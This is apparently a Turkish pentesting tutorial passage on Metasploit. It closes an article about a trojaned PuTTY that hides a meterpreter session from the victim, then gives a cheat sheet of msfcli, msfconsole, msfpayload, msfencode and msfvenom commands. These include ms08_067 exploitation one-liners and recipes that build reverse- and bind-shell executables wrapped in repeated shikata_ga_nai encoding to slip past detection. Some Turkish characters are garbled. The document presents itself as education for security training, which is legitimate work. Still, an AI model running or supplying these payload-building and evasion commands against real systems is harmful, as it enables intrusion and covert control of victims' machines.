
```
Volume in drive C has no label.
Volume Serial Number is ABC-FDEF



Directory of C:\Users\Administrator\Desktop

12.11.2018 07:30 <DIR> .
12.11.2018 07:30 <DIR> ..
09.11.2018 14:32 61.952 deneme.exe
08.11.2018 15:46 111.104 notepad.exe
12.11.2018 07:29 810.496 putty.exe
          3 File(s) 983.552 bytes
          2 Dir(s) 27.001.946.112 bytes free

C:\Users\Administrator\Desktop>
```

Evet, son bir not daha ekleyelim ve yazıyı noktalayalım. Putty yazılımını ekranında görüntüleyen kurban Putty'yi normal bir şekilde kullanabilecektir. Örneğin kurban indirdiği putty programının uzak bir sisteme güvenli bağlantı kur (SSH) özelliğini sorunsuzca kullanabilir. Ancak bu sırada meterpreter payload'umuz Putty process'inin içerisinde ayrı bir thread olarak çalışacağından sistemin içerisinde sessiz sedasız faaliyetlerde bulunabiliriz. Aşağıda virüslü putty yazılımının örneğin güvenli bağlantı kur özelliğinin sorunsuzca kullanılabilirdiği gösterilmiştir:





Görüldüğü üzere programın ssh bağlantısı kurma özelliğinden faydalanarak sorunsuz bir şekilde bir makinaya bağlantı kurabildik.

Evet, makalenin ve bu makalenin yer aldığı makale zincirinin sonuna gelmiş bulunmaktayız. Edindiğiniz bilgileri milli ve yerli sistemlerin korunması yolunda harcamanız dileğiyle...

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabileceğinizi ve ayrıyetten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabilceğinizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirlenmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek amacıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testçi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

METASPLOİT DETAY BİLGİLER (ÖZET)

Bu makalede metasploit hakkında bir önceki makalede paylaşılmıő bilgilerin özeti yer almaktadır. Bu makalenin ilintili olduėu konu zinciri aőaėıda verilmiőtir:

[*] Bu belgede bahsedilecek komutlar Kali 1.0.4 ve Kali 2018.1' de test edilmiőtir ve sorunsuz alıőtırılmıőlardır.

- Metasploit Framework'e Giriő
- Metasploit ile Bir Sızma Uygulaması (ms08_067)
- Metasploit ile Saldırı Aőamaları (Özet)
- Metasploit Komutları
- Metasploit Detay Bilgiler
- Metasploit Detay Bilgiler (Özet)

Aőaėıda msfcli, msfpayload, msfencode ve msfvenom'un kullanımı verilmiőtir.

a. Msfcli

Kullanım Diziliő (Syntax'ı)

```
1 msfcli [Exploitadi] [Option=value] [Mode]
```

msfcli komutun adı, exploitadi kısmına msfconsole'da girdiėiniz exploit yolu ve ismi, option=value kısmına seilen modölün parametre ve deėerleri, son olarak da mode kısmına bu girilecek komut için uygulanacak nihai aksiyon gelir.

Msfcli Modlar

Mod	Yaptıėı İő
(H)elp	Yardım menüsünün görüntülenmesini saėlar.
(S)ummary	Belirtilen exploit hakkında detaylı bilgi verir (Msfconsole'daki info'dur).
(O)ptions	Belirtilen exploit'in set edilecek deėişkenlerini sunar. (Msfconsole'daki show options)
(A)dvanced	Belirtilen exploit için ilgili tüm deėişkenleri sunar. (Msfconsole'daki show advanced)
(I)DS Evasion	IDS'lere yakalanmamak için ayarlanabilecek deėişkenleri sunar.
(P)ayloads	Belirtilen exploit'le uyumlu tüm payload'ları sunar.
(T)argets	Belirtilen exploit'in iőe yaradıėı iőletim sistemlerini sunar.
(AC)tions	Belirtilen exploit ile kullanılabilir auxiliary'leri sunar.
(C)heck	Belirtilen exploit'in hedef sistemde iőe yarayıp yaramayacaėını tespit eder.

(E) xecute Belirtilen exploit'i alıŐtırır.

Kullanımı

```
# Seilen modl iin show (o)ptions yapılır
msfcli exploit/windows/smb/ms08_067_netapi RHOST=X.X.X.X RPORT=445
PAYLOAD=windows/meterpreter/bind_tcp LHOST=Y.Y.Y.Y O // (O)ptions

# Seilen modl alıŐtırılır.
msfcli exploit/windows/smb/ms08_067_netapi RHOST=X.X.X.X RPORT=445
PAYLOAD=windows/meterpreter/bind_tcp LHOST=Y.Y.Y.Y E // (E)xecute
```

Msfcli Hk.

Artık msfconsole tool'u ile de tek satırda bu iŐlemler yapılabilir. msfconsole'a -x parametresi ile eklenecek msfconsole komutları (rn; use, set, exploit gibi...) tek satır halinde girilebilir ve sonuca ulaŐabiliriz.

```
# Seilen modl iin show (o)ptions yapılır.
msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST
172.16.3.120; set RPORT 445; set PAYLOAD windows/meterpreter/bind_tcp;
set LHOST 172.16.3.73; show options"

# Seilen modl alıŐtırılır.
msfconsole -x "use exploit/windows/smb/ms08_067_netapi; set RHOST
172.16.3.120; set RPORT 445; set PAYLOAD windows/meterpreter/bind_tcp;
set LHOST 172.16.3.73; exploit"
```

Uyarı

Msfcli tool'u deprecated olduėu iin yeni Kali'lerde aslında kullanılmamaktadır. Ancak yeni Kali'lerde yapılan find / -name "msfcli" araması sonucunda /usr/share/framework2/ dizini altında deprecated olmuŐ msfcli ve diėer metasploit framework yan tool'larının yer aldığı grlebilir. Dilenirse yeni Kali'lerde bu desteėi ekilmiŐ tool'lar belirtilen dizin altından kullanılabilir. Fakat eski Kali'lerdeki gibi stabil alıŐmayabilir. nk baėımlı olduėu metasploit framework yeni Kali'lerde daha gncel durumdadır. rn;

Kali 2018

```
cd /usr/share/framework2/
./msfcli -h
```

b. Msfpayload

Kullanım DiziliŐi (Syntax'ı)

```
1 msfpayload [Options] [Payload] [Parametre=arguman] [CiktiFormati]
```

msfpayload komutun adı, options msfpayload'un tool parametre ve argumanlarını (örn; -h (yani help), -l (yani payload'ları listelemeye yarayan list) gibi), payload payload'un ismini, parametre=arguman seçilen payload'un parametre ve atanacak değerlerini, ciktiformati ise payload'un hangi dilde wrap edilerek (etrafıca sarılarak) çıktılanacağını belirtir.

Msfpayload Çıktı Formatları

Çıktı Format	Msfpayload'a Konulacak Harfi
[O]ptions	O
[C] Dili	C
Cs[H]arp Dili	H
[P]erl Dili	P
Ruby[Y] Dili	Y
[R]aw (Ham) Hal	R
[J]avascript Dili	J
e[X]e Hali	X
[D]ll Hali	D
[V]isual Basic Dili	V
[W]ar Hali	W
Pytho[N] Dili	N

Kullanımı

```
# Metasploit payload'ları sıralanır.
msfpayload -l

# Seçilen modülün seçenekleri sıralanır.
msfpayload windows/shell_bind_tcp O // (O)ptions

# Seçilen payload'un seçeneklerine verilen değerler nedeniyle
# seçenekler teyit amaçlı tekrar sıralanır.
msfpayload windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
RHOST=222.168.33.41 O // (O)ptions

# Seçilen payload modülü çıktılanır.
msfpayload windows/shell_bind_tcp EXITFUNC=thread LPORT=1234
RHOST=222.168.33.41 X > payload.exe // e[X]e çıktı formatıdır.
```

Uyarı

Msfpayload tool'u deprecated olduğu için yeni Kali'lerde aslında kullanılmamaktadır. Ancak yeni Kali'lerde yapılan find / -name "msfpayload" araması sonucunda /usr/share/framework2/ dizini altında deprecated olmuş msfpayload ve diğer metasploit framework yan tool'larının yer aldığı görülebilir. Dilenirse yeni Kali'lerden bu desteği çekilmiş tool'lar belirtilen dizin altından kullanılabilir. Fakat eski Kali'lerdeki gibi stabil çalışmayabilir. Çünkü bağımlı olduğu metasploit framework yeni Kali'lerde daha güncel durumdadır. Örn;

Kali 2018

```
cd /usr/share/framework2/  
./msfpayload -h
```

c. Msfencode

Kullanım DiziliŐi (Syntax'ı) :

```
1  msfencode [Options]
```

msfencode komutun adı, options msfencode'un tool parametre ve deęerlerini alır.

Msfencode Seęenekleri

```
-e      : encoding ismi  
-t      : ıktı formatı  
-o      : ıktı dosyası ismi  
-c      : count (iterasyon) sayısı
```

Kullanımı

```
# Encoding tekniklerini sıralar.  
msfencode -l
```

```
# ıktılanan payload encode'lanır.  
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443  
R | msfencode -e x86/shikata_ga_nai -t exe -o /root/Desktop/payload.exe
```

```
# ıktılanan payload birden fazla kez aynı encode'lamaya  
# tabi tutulur. [Yöntem I]  
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443  
R | msfencode -e x86/shikata_ga_nai -t raw | msfencode -e  
x86/shikata_ga_nai -t raw | msfencode -e x86/shikata_ga_nai -t raw |  
msfencode -e x86/shikata_ga_nai -t exe -o payload.exe
```

```
# ıktılanan payload birden fazla kez aynı encode'lamaya  
# tabi tutulur. [Yöntem II]  
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443  
R | msfencode -e x86/shikata_ga_nai -c 5 -t exe -o payload.exe
```

```
# ıktılanan payload farklı farklı encoding teknikleriyle encode'lanır.  
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443  
R | msfencode -e x86/shikata_ga_nai -t raw | msfencode -e  
x86/alpha_upper -t raw | msfencode -e x86/shikata_ga_nai -t raw |  
msfencode -e x86/countdown -t exe -o payload.exe
```

```
# Çıktılanan payload farklı farklı encoding teknikleriyle her biri
# için birden fazla kez encode'lamaya tabi tutulur.
msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443
R | msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e
x86/alpha_upper -c 3 -t raw | msfencode -e x86/shikata_ga_nai -c 4 -t
raw | msfencode -e x86/countdown -c 2 -t exe -o payload.exe
```

Uyarı

Msfencode tool'u deprecated olduğu için yeni Kali'lerde aslında kullanılmamaktadır. Ancak yeni Kali'lerde yapılan find / -name "msfencode" araması sonucunda /usr/share/framework2/ dizini altında deprecated olmuş msfencode ve diğer metasploit framework yan tool'larının yer aldığı görülebilir. Dilenirse yeni Kali'lerden bu desteği çekilmiş tool'lar belirtilen dizin altından kullanılabilir. Fakat eski Kali'lerdeki gibi stabil çalışmayabilir. Çünkü bağımlı olduğu metasploit framework yeni Kali'lerde daha güncel durumdadır. Örn;

Kali 2018

```
cd /usr/share/framework2/
./msfencode -h
```

d. Msfvenom

Kullanım DiziliŐi (Syntax'ı)

```
1 msfvenom [Options] [Parametre=arguman] [CiktiFormati]
```

msfvenom komutun adı, options msfvenom'un tool parametrelerini, parametre=arguman seçilen modülün parametreleri ve değerlerini, ciktiFormati ise payload'un son halinin hangi formatta olacağı bilgisini alır.

Kullanımı

```
# Metasploit Framework payload'larını, encoder'larını ve
# NOP'larını sıralar.
msfvenom -l
```

```
# Metasploit Framework payload'larını sıralar.
msfvenom -l payloads
```

```
# Metasploit Framework encoder'larını sıralar.
msfvenom -l encoders
```

```
# Metasploit Framework NOP'larını sıralar.
msfvenom -l nops
```

i) Msfvenom ile Payload OluŐturma

```
# Seilen payload'un seenekleri sıralanır.  
msfvenom -p windows/shell_bind_tcp --payload-options
```

((Not: Eski kali'lerde --payload-options yerine -o kullanılmaktadır.))
((rn; msfvenom -p windows/shell_bind_tcp -o))

```
# Seilen payload'un seeneklerine verilen deėerler nedeniyle  
# seenekler teyit amalı tekrar sıralanır. [Not: Atanan deėerleri  
# gsterme zelliėi henz desteklenmemektedir]  
msfvenom -p windows/shell_bind_tcp EXITFUNC=thread LPORT=1234  
RHOST=222.168.33.41 --payload-options
```

((Not: Eski kali'lerde --payload-options yerine -o kullanılmaktadır.))
((rn; msfvenom -p windows/shell_bind_tcp -o))

```
# Seilen payload'un ıktısı alınır.  
msfvenom -p windows/shell_bind_tcp EXITFUNC=seh LPORT=1234  
RHOST=222.168.33.41 -f exe -o payload.exe
```

ii) Msfvenom ile Encode'lama

```
# ıktılanan payload encode'lanır.  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18  
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -f exe -o  
payload.exe
```

```
# ıktılanan payload birden fazla kez aynı encode'lamaya  
# tabi tutulur. [Yntem I]  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18  
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -f exe |  
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -f exe |  
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -f exe |  
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -f exe -o  
payload.exe
```

```
# ıktılanan payload birden fazla kez aynı encode'lamaya  
# tabi tutulur. [Yntem II]  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18  
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -i 4 -f exe  
-o payload.exe
```

```
# ıktılanan payload farklı farklı encoding teknikleriyle  
# encode'lanır.  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18  
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -f exe |  
msfvenom -a x86 --platform windows -e x86/countdown -f exe | msfvenom  
-a x86 --platform windows -e x86/shikata_ga_nai -f exe | msfvenom -a  
x86 --platform windows -e cmd/echo -f exe -o payload.exe
```

```
# ıktılanan payload farklı farklı encoding teknikleriyle  
# her biri iin birden fazla kez encode'lamaya tabi tutulur.  
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.18
```



```
LPORT=1234 -a x86 --platform windows -e x86/shikata_ga_nai -i 4 -f exe  
| msfvenom -a x86 --platform windows -e x86/countdown -i 2 -f exe |  
msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 5 -f exe |  
msfvenom -a x86 --platform windows -e cmd/echo -i 3 -f exe -o  
payload.exe
```

Bu özet niteliğindeki makaleyle metasploit konu zinciri tamamlanmış bulunmaktadır. İyi çalışmalar dilerim.

KAYNAKLAR

- <https://www.aridoshika.com/blog/2018/03/04/cobalt-strike-kullanimi/>
- <https://metasploit.help.rapid7.com/docs/msf-overview>
- <https://www.offensive-security.com/metasploit-unleashed/scanner-http-auxiliary-modules/>
- <https://www.slideshare.net/bgasecurity/metasploit-framework-eitimi-67011444>
- Bilişimin Karanlık Yüzü, syf. 408-431
- <https://searchnetworking.techtarget.com/definition/encoding-and-decoding>
- <https://www.exploit-db.com/docs/18229.pdf>
- <http://www.unluagyol.com/2013/02/yeni-baslayanlar-icin-meterpreter.html>
- <https://pentestlab.blog/tag/netapi/>
- <http://searchenterpriselinix.techtarget.com/definition/Samba>
- <https://www.redhat.com/archives/redhat-list/2003-August/msg01538.html>
- <https://www.processlibrary.com/en/directory/files/netapi/21238/>
- <https://superuser.com/questions/694469/difference-between-netbios-and-smb>
- <https://support.microsoft.com/en-us/help/318030/you-cannot-access-shared-files-and-folders-or-browse-computers-in-the>
- https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi
- https://en.wikipedia.org/wiki/X_Window_System
- <http://askubuntu.com/questions/300682/what-represent-xauthority-file>
- <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>
- http://www.tdk.gov.tr/index.php?option=com_gts&kelime=BEYAN
- <https://github.com/rapid7/metasploit-framework/issues/8982>
- <https://github.com/rapid7/metasploit-framework/issues/8258>
- Bilişimin Karanlık Yüzü, syf. 470-474
- <https://www.darkoperator.com/blog/2017/10/21/basics-of-the-metasploit-framework-irb-setup>
- https://www.youtube.com/watch?v=_VUkElmLXo
- <https://blog.rapid7.com/2015/07/10/msfcli-is-no-longer-available-in-metasploit/>
- <https://www.adeosecurity.com/blog/msfvenom-kullanimi.html>
- <https://www.offensive-security.com/metasploit-unleashed/msfcli/>
- <https://en.wikipedia.org/wiki/Shellcode>
- <https://security.stackexchange.com/questions/167579/what-is-the-difference-between-a-payload-and-shellcode>

- https://www-xray.ast.cam.ac.uk/~jss/lecture/computing/notes/out/commands_basic/
- <https://en.wikipedia.org/wiki/Bytecode>
- <https://nobe4.fr/shellcode-for-by-newbie/>
- <https://www.hacking-tutorial.com/tips-and-trick/what-is-metasploit-exitfunc/>
- <https://www.offensive-security.com/metasploit-unleashed/msfencode/>
- <https://security.stackexchange.com/questions/154245/encode-an-executable-file-multiple-time-using-msf-venom>
- <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>
- <https://www.offensive-security.com/metasploit-unleashed/backdooring-exe-files/>
- <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>
- <https://www.youtube.com/watch?v=yJzBVaVFvGE>
- <https://github.com/rapid7/metasploit-framework/pull/8110>